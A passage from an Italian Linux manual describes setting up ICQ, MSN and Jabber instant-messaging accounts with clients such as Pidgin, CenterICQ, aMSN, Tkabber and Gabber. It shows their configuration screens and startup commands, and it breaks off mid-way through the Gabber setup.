
Se si ha fortuna, si ottiene un elenco di contatti (non tutti i numeri UIN corrispondono effettivamente a persone reali), dal quale è possibile selezionare chi aggiungere al proprio elenco. Successivamente è possibile tentare di comunicare con questi, oppure è possibile sapere quando sono collegati alla rete anche loro.

Per mostrare la propria presenza attiva nella rete, bisogna selezionare la voce `Online`, dal menù `Status`.

309.3 Pidgin

Pidgin,[2] noto originariamente con il nome Pidgin, è un cliente generico per diversi sistemi di messaggistica istantanea, tra cui anche ICQ. Si avvia attraverso l'eseguibile '**`pidgin`**' e di norma non si utilizzano opzioni:

```
pidgin [opzioni]
```

Il programma potrebbe presentarsi con diverse finestre; in particolare quella dell'elenco delle utenze configurate, che inizialmente potrebbe essere vuota (in questo caso, invece, appaiono già due utenze: una per il sistema di MSN e l'altra per Jabber). Eventualmente, si ottiene tale elenco selezionando il pulsante [ACCOUNTS]:

Per aggiungere un'utenza di ICQ si procede selezionando il pulsante grafico [ADD]. Si ottiene la maschera che appare nella figura successiva, già compilata per il numero UIN 287316637:

Dopo la conferma, l'elenco delle utenze contiene quella appena inserita:

Per accedere al servizio di ICQ, basta fare un clic sulla casella `Online`; se nel momento dell'inserimento dell'utenza non è stato richiesto di memorizzare la parola d'ordine, questa va indicata contestualmente, in una mascherina che appare appositamente.

Si osservi che con Pidgin non è possibile registrare una nuova utenza per il sistema di ICQ; quindi, questa va creata, eventualmente, con i programmi specifici per tale protocollo.

309.4 CenterICQ

CenterICQ[3] è un cliente generico per diversi sistemi di messaggistica istantanea, tra cui anche ICQ, ma senza grafica. Si avvia attraverso l'eseguibile '**centericq**' e di norma, per l'uso interattivo, non si utilizzano opzioni:

```
centericq [opzioni]
```

Eventualmente, attraverso le opzioni, è possibile utilizzare il programma per inviare dei messaggi attraverso degli script, ma per approfondire questa modalità di utilizzo occorre consultare la pagina di manuale *centericq(1)*.

Il programma si presenta sempre in modo molto sobrio; attraverso i tasti [*F2*], [*F3*] e [*F4*] si accede a tre menù. Tuttavia, la prima volta che lo si utilizza, viene richiesto di confermare la configurazione generale (che altrimenti sarebbe raggiungibile con [*F4*] `CenterICQ config options`), alla quale segue la richiesta di specificare almeno un'utenza per la messaggistica istantanea:

```
.--------------------- CenterICQ configuration -----------------------.
|+- User interface                                                    |
||  +- Change sound device to : don't change                          |
||  +- Change color scheme to : don't change                          |
||  +- Enable emacs bindings in text editor : no                      |
|+- Codepages conversion                                              |
||  +- Switch to language preset : None                               |
||  +- Remote charset : cp1251                                        |
||  +- Local charset : utf-8                                          |
|+- Contact list                                                      |
||  +- Arrange contacts into groups : no                              |
||  +- Hide offline users : yes                                       |
||  +- Anti-spam: kill msgs from users not on the list : no           |
||  +- Quote a message on reply : no                                  |
||  +- Check the local mailbox : yes                                  |
||  +- Remember passwords : yes                                       |
|---------------------------------------------------------------------
|                                                     Change    Done  |
`---------------------------------------------------------------------'
```

Per modificare un'informazione occorre selezionare il pulsante grafico CHANGE (quando risulta evidenziato si deve premere [*Invio*]); quando si conclude, occorre selezionare invece il pulsante DONE. Segue la maschera successiva (che si raggiunge eventualmente anche con [*F4*] `Accounts`), dove si vedono i campi già modificati per un'utenza ICQ:

```
.------------------- IM account manager --------------------.
|+- icq                                                     |
||  +- Server : login.icq.com:5190                          |
||  +- UIN : 287316637                                      |
||  +- Password : ********                                  |
||  +- Update user details                                  |
||  +- Set away message                                     |
||  +- Drop                                                 |
|+- yahoo                                                   |
||  +- Login :                                              |
||  +- Password :                                           |
||  +- Register                                             |
|+- msn                                                     |
|-----------------------------------------------------------|
|                                          Change    Done   |
`-----------------------------------------------------------'
```

Una volta completata questa fase, si può passare ad attivare la connessione (è sufficiente uscire selezionando DONE, oppure, si può intervenire con il menù associato al tasto [F3]).

```
+-----------------------+-------------------------------------------------+
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       |                                                 |
|                       +-------------------------------------------------+
|                       |                                                 |
|                       | + [icq] connecting to the server                |
|                       | + [icq] logged in                               |
+-----------------------+-------------------------------------------------+
F2/m contact menu, F3/s status, F4/g general, ^N/^B next/prev chat, q quit
```

In generale, nella parte inferiore dello schermo, vengono suggerite le funzioni dei tasti utili, in base al contesto.

C'è da osservare che, teoricamente, sarebbe possibile registrare un'utenza ICQ con il programma stesso; ma in pratica ciò non è più possibile, perché il protocollo di registrazione richiede di leggere un numero da un'immagine, cosa che non si può fare con un programma privo di grafica.

Come accennato all'inizio della sezione, CenterICQ può essere usato anche in modo non interattivo; in tal caso, i comandi vengono accodati, lasciando il compito di eseguirli a una copia di '**centericq**' avviata in modo normale (questa copia può essere già in funzione, eventualmente anche senza essere utilizzata effettivamente). Viene mostrato un esempio per inviare un messaggio a un certo UIN:

```
$ cat messaggio.txt | centericq -s msg -p icq -t 295784357 [Invio]
```

```
message to [icq] 295784357 has been put to the queue
```

309.5 Riferimenti

- *ICQ*

  ⟨http://www.icq.com⟩

- *Licq*

  ⟨http://licq.sourceforge.net/⟩

- *Pidgin*

  ⟨http://pidgin.im/pidgin/home/⟩

- *CenterICQ*
  ⟨*http://thekonst.net/centericq* ⟩

[1] **Licq** GNU GPL

[2] **Pidgin** GNU GPL

[3] **CenterICQ** GNU GPL

Capitolo 310

MSN

Tra i vari sistemi di messaggistica istantanea (IM, ovvero *Instant messaging*), quello offerto da Microsoft è molto diffuso, tanto che si rischia di essere «socialmente esclusi» se non lo si può utilizzare. Il sistema in questione è noto come Messenger, ovvero MSN, che è anche acronimo di *Microsoft network*.

Al di là di ogni considerazione «morale» sulla questione, sta di fatto che si tratta di un servizio gratuito, per il quale esiste anche software libero per potervi accedere.

310.1 Registrazione al servizio

Per poter usare il servizio MSN è necessario creare un'utenza, per la quale va fornito un indirizzo di posta elettronica, come nominativo. Si parte da ⟨http://webmessenger.msn.com/⟩, selezionando il pulsante grafico [SIGN IN]:

Sign In to MSN Web Messenger
E-mail address:
Password:
Forgot your password?
Sign In
Save my e-mail address and password
Save my e-mail address
Always ask for my e-mail address and password
Sign in using enhanced security

New to MSN?
- Use one Windows Live ID to sign in to any MSN, Windows Live, or Passport site.
- Get what matters to you most online: custom news, entertainment, weather, and more.

Sign Up

Si prosegue confermando di disporre già di un indirizzo di posta elettronica:

Do you have an e-mail address?
If you have an e-mail address, you can use it to sign up for MSN. If you don't have an e-mail address, you can get a free MSN Hotmail e-mail address you can use to sign in.
Yes, use my e-mail address
No, sign me up for a free MSN Hotmail e-mail address
Continue Cancel

Quindi si definisce la parola d'ordine e si danno altri dati:

Create credentials

Enter an e-mail address and password you want to use when you sign in to MSN. Choose a question and secret answer to help you recover your password if you forget it.

Create your e-mail address and password

E-mail address: daniele@swlibero.org
The address can contain only letters, numbers, periods (.), hyphens (-), or underscores (_).

Password: ****************
Six-character minimum with no spaces
Learn how to create a strong, memorable password.

Password strength: Weak

Retype password: ****************

Create your password reset option

If you forget your password, you can provide the secret answer to reset it. Learn more about resetting your password

Question: Select One

Secret answer:
Five character minimum; not case sensitive

Type the characters you see in this picture

This ensures that a person, not an automated program, is creating this account. Why is this important?

Picture:
The picture contains 8 characters.

Characters: 3SDRJJKG


Continue Cancel

Si osservi che la parola d'ordine può essere lunga al massimo 16 caratteri. Se si indica una parola d'ordine più lunga, questa viene semplicemente troncata, ma non è detto che il programma usato per accedere al servizio faccia lo stesso; pertanto, occorre ricordare questo limite, altrimenti si rischia, successivamente, di non poter accedere.

La procedura richiede qualche altro passaggio, come anche la verifica attraverso la ricezione di un messaggio di posta elettronica; quindi si può accedere con un programma cliente appropriato.

310.2 aMSN



aMSN[1] è un programma grafico per l'accesso al servizio MSN. Di norma si avvia senza argomenti, con l'eseguibile '`amsn`':

$ `:amsn` [*Invio*]

Di normal il funzionamento di aMSN è abbastanza intuitivo e non servono spiegazioni per iniziarne l’utilizzo.

310.3 Pidgin


Pidgin[2] è un cliente generico per diversi sistemi di messaggistica istantanea, tra cui anche MSN. Si avvia attraverso l'eseguibile '**`pidgin`**' e di norma non si utilizzano opzioni:

```
pidgin [opzioni]
```

Il programma potrebbe presentarsi con diverse finestre; in particolare quella dell'elenco delle utenze configurate, che inizialmente potrebbe essere vuota. Eventualmente, si ottiene tale elenco selezionando il pulsante [ACCOUNTS]:

Per aggiungere un'utenza di MSN si procede selezionando il pulsante grafico [ADD]. Si ottiene la maschera che appare nella figura successiva, già compilata per l'utenza '`daniele@swlibero.org`':

Qui si deve ricordare che la parola d'ordine può essere al massimo di 16 caratteri, ma Pidgin non verifica questo limite, che deve essere osservato dall'utente stesso.

Dopo la conferma, l'elenco delle utenze contiene quella appena inserita:

Screen Name	Online	Auto-login	Protocol
daniele@swlibero.org	☐	☐	MSN

Add Modify Delete Close

Per accedere al servizio di MSN, basta fare un clic sulla casella Online; se nel momento dell'inserimento dell'utenza non è stato richiesto di memorizzare la parola d'ordine, questa va indicata contestualmente, in una mascherina che appare appositamente.

310.4 CenterICQ

CenterICQ[3] è un cliente generico per diversi sistemi di messaggistica istantanea, tra cui anche MSN, ma senza grafica. Si avvia attraverso l'eseguibile '**centericq**' e di norma, per l'uso interattivo, non si utilizzano opzioni:

```
centericq [opzioni]
```

Eventualmente, attraverso le opzioni, è possibile utilizzare il programma per inviare dei messaggi attraverso degli script, ma per approfondire questa modalità di utilizzo occorre consultare la pagina di manuale *centericq(1)*.

Il programma si presenta sempre in modo molto sobrio; attraverso i tasti [*F2*], [*F3*] e [*F4*] si accede a tre menù. Tuttavia, la prima volta che lo si utilizza, viene richiesto di confermare la configurazione generale (che altrimenti sarebbe raggiungibile con [*F4*] CenterICQ config options), alla quale segue la richiesta di specificare almeno un'utenza per la messaggistica istantanea:

```
.--------------------- CenterICQ configuration -----------------------.
|+- User interface                                                    |
||  +- Change sound device to : don't change                          |
||  +- Change color scheme to : don't change                          |
||  +- Enable emacs bindings in text editor : no                      |
|+- Codepages conversion                                              |
||  +- Switch to language preset : None                               |
||  +- Remote charset : cp1251                                        |
||  +- Local charset : utf-8                                          |
|+- Contact list                                                      |
||  +- Arrange contacts into groups : no                              |
||  +- Hide offline users : yes                                       |
||  +- Anti-spam: kill msgs from users not on the list : no           |
||  +- Quote a message on reply : no                                  |
||  +- Check the local mailbox : yes                                  |
||  +- Remember passwords : yes                                       |
|---------------------------------------------------------------------
|                                                     Change    Done  |
`---------------------------------------------------------------------'
```

Per modificare un'informazione occorre selezionare il pulsante grafico CHANGE (quando risulta evidenziato si deve premere [*Invio*]); quando si conclude, occorre selezionare invece il pulsante DONE. Segue la maschera successiva (che si raggiunge eventualmente anche con [*F4*] `Accounts`), dove si vedono i campi già modificati per un'utenza MSN:

```
.------------------- IM account manager --------------------.
|+- icq                                                     |
||  +- UIN :                                                |
||  +- Password :                                           |
||  +- Register                                             |
|+- yahoo                                                   |
||  +- Login :                                              |
||  +- Password :                                           |
||  +- Register                                             |
|+- msn                                                     |
||  +- Server : messenger.hotmail.com:1863                   |
||  +- Login : daniele@swlibero.org                          |
||  +- Password : ****************                          |
+-----------------------------------------------------------+
|                                           Change    Done  |
`-----------------------------------------------------------'
```

Una volta completata questa fase, si può passare ad attivare la connessione (è sufficiente uscire selezionando DONE, oppure, si può intervenire con il menù associato al tasto [*F3*]).

```
.-----------------------+---------------------------------------------------.
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       |                                                   |
|                       +---------------------------------------------------+
|                       |                                                   |
|                       | + [msn] connecting to the server                  |
|                       | + [msn] logged in                                 |
`-----------------------+---------------------------------------------------'
F2/m contact menu, F3/s status, F4/g general, ^N/^B next/prev chat, q quit
```

In generale, nella parte inferiore dello schermo, vengono suggerite le funzioni dei tasti utili, in base al contesto.

Come accennato all'inizio della sezione, CenterICQ può essere usato anche in modo non interattivo; in tal caso, i comandi vengono accodati, lasciando il compito di eseguirli a una copia di '**centericq**' avviata in modo normale (questa copia può essere già in funzione, eventualmente anche senza essere utilizzata effettivamente). Viene mostrato un esempio per inviare un messaggio a un certo contatto:

$ **cat messaggio.txt | centericq -s msg -p msn -t tizio@brot.dg** [*Invio*]

```
message to [msn] tizio@brot.dg has been put to the queue
```

310.5 Riferimenti

- *aMSN*

  ⟨http://amsn.sourceforge.net ⟩

- *LMME*

  ⟨http://sourceforge.net/projects/lmme ⟩

- *Pidgin*

  ⟨http://pidgin.im/pidgin/home/ ⟩

- *CenterICQ*

  ⟨http://thekonst.net/centericq ⟩

[1] **aMSN** GNU GPL

[2] **Pidgin** GNU GPL

[3] **CenterICQ** GNU GPL

Capitolo 311

Jabber

Jabber è un sistema di messaggistica istantanea aperto, offerto da diversi serventi, che comunque interagiscono tra di loro.

Nel sistema di Jabber, gli utenti si iscrivono a uno dei tanti serventi (per esempio `jabber.org`), ottenendo un'utenza che assomiglia a un indirizzo di posta elettronica (per esempio, l'utente '**`tizio`**' registrato presso `jabber.org`, viene identificato da `tizio@jabber.org`). La politica e le funzioni disponibili agli utenti dipendono dall'amministrazione di quel servente particolare; in questo rientra anche la procedura particolare per recuperare la parola d'ordine in caso di smarrimento della stessa.

Per saperne di più su Jabber e per ottenere un elenco di serventi disponibili, si deve consultare il sito della Jabber Software Foundation: ⟨*http://www.jabber.org*⟩


In questo capitolo viene mostrato l'uso di alcuni programmi clienti, mentre viene omessa la descrizione della realizzazione di un servente Jabber.

311.1 Coordinate delle comunicazioni con Jabber

Per utilizzare correttamente il sistema di comunicazione offerto da Jabber, occorre rendersi conto del modo in cui si identificano gli utenti e le loro sessioni di comunicazione:

```
utente@servente/risorsa
```

Per esempio, Tkabber mostra una maschera di questo tipo per iniziare una connessione:

Account | Connection | SSL | Proxy | HTTP Poll | SASL
Username: daniele.giacomini
Password: ********************
Resource: mia
Server: jabber.org
Use hashed password
Priority: 8
Log in
Cancel

In questo caso, si sta per iniziare la sessione '**`daniele.giacomini@jabber.org/mia`**'.

Pertanto, attraverso quella che viene chiamata «risorsa», è possibile definire più sessioni simultanee e indipendenti. Tuttavia, non tutti i programmi che consentono di comunicare attraverso il sistema di Jabber riescono a gestire effettivamente più di una sessione alla volta.

> Sia chiaro, comunque, che il nome della risorsa viene stabilito in modo arbitrario, al momento dell'accesso alla comunicazione (*login*).

311.2 Tkabber


Tkabber[1] è un ottimo cliente Jabber, in grado di distinguere correttamente le varie sessioni di comunicazione di uno stesso utente (le risorse). Si avvia attraverso l'eseguibile '**`tkabber`**' e di norma non si utilizzano opzioni:

```
tkabber [opzioni]
```

Quando lo si avvia senza opzioni particolari, si presenta così:

Supponendo di disporre dell'utenza '**`tizio.tizi@jabber.org`**', si compilano i campi nel modo seguente, probabilmente lasciando inalterato il nome della risorsa predefinita:

Se l'utenza non esiste, la si può creare al volo.

Nella figura successiva si può vedere Tkabber mentre si sta comunicando (*chat*) con un utente che ha due «risorse» attive.

311.3 Gabber

Gabber[2] è un cliente Jabber che segue l'estetica di Gnome e funziona in modo abbastanza semplice. Si avvia attraverso l'eseguibile '**gabber**' e di norma non si utilizzano opzioni:

```
gabber [opzioni]
```

La prima volta che viene avviato, interroga l'utente in modo da definire un'utenza iniziale a cui fare riferimento:

Personal Information

What do you want your nickname to be?

daniele.giacomini

What is your first name?

daniele

What is your last name?

giacomini

What is your e-mail address?

daniele@swlibero.org

Add this information to the Jabber Users Directory

This information can be added to the Jabber Users Directory so other people can search for your JabberID.

Back Next Cancel

Jabber Account

What do you want your account username to be?

daniele.giacomini

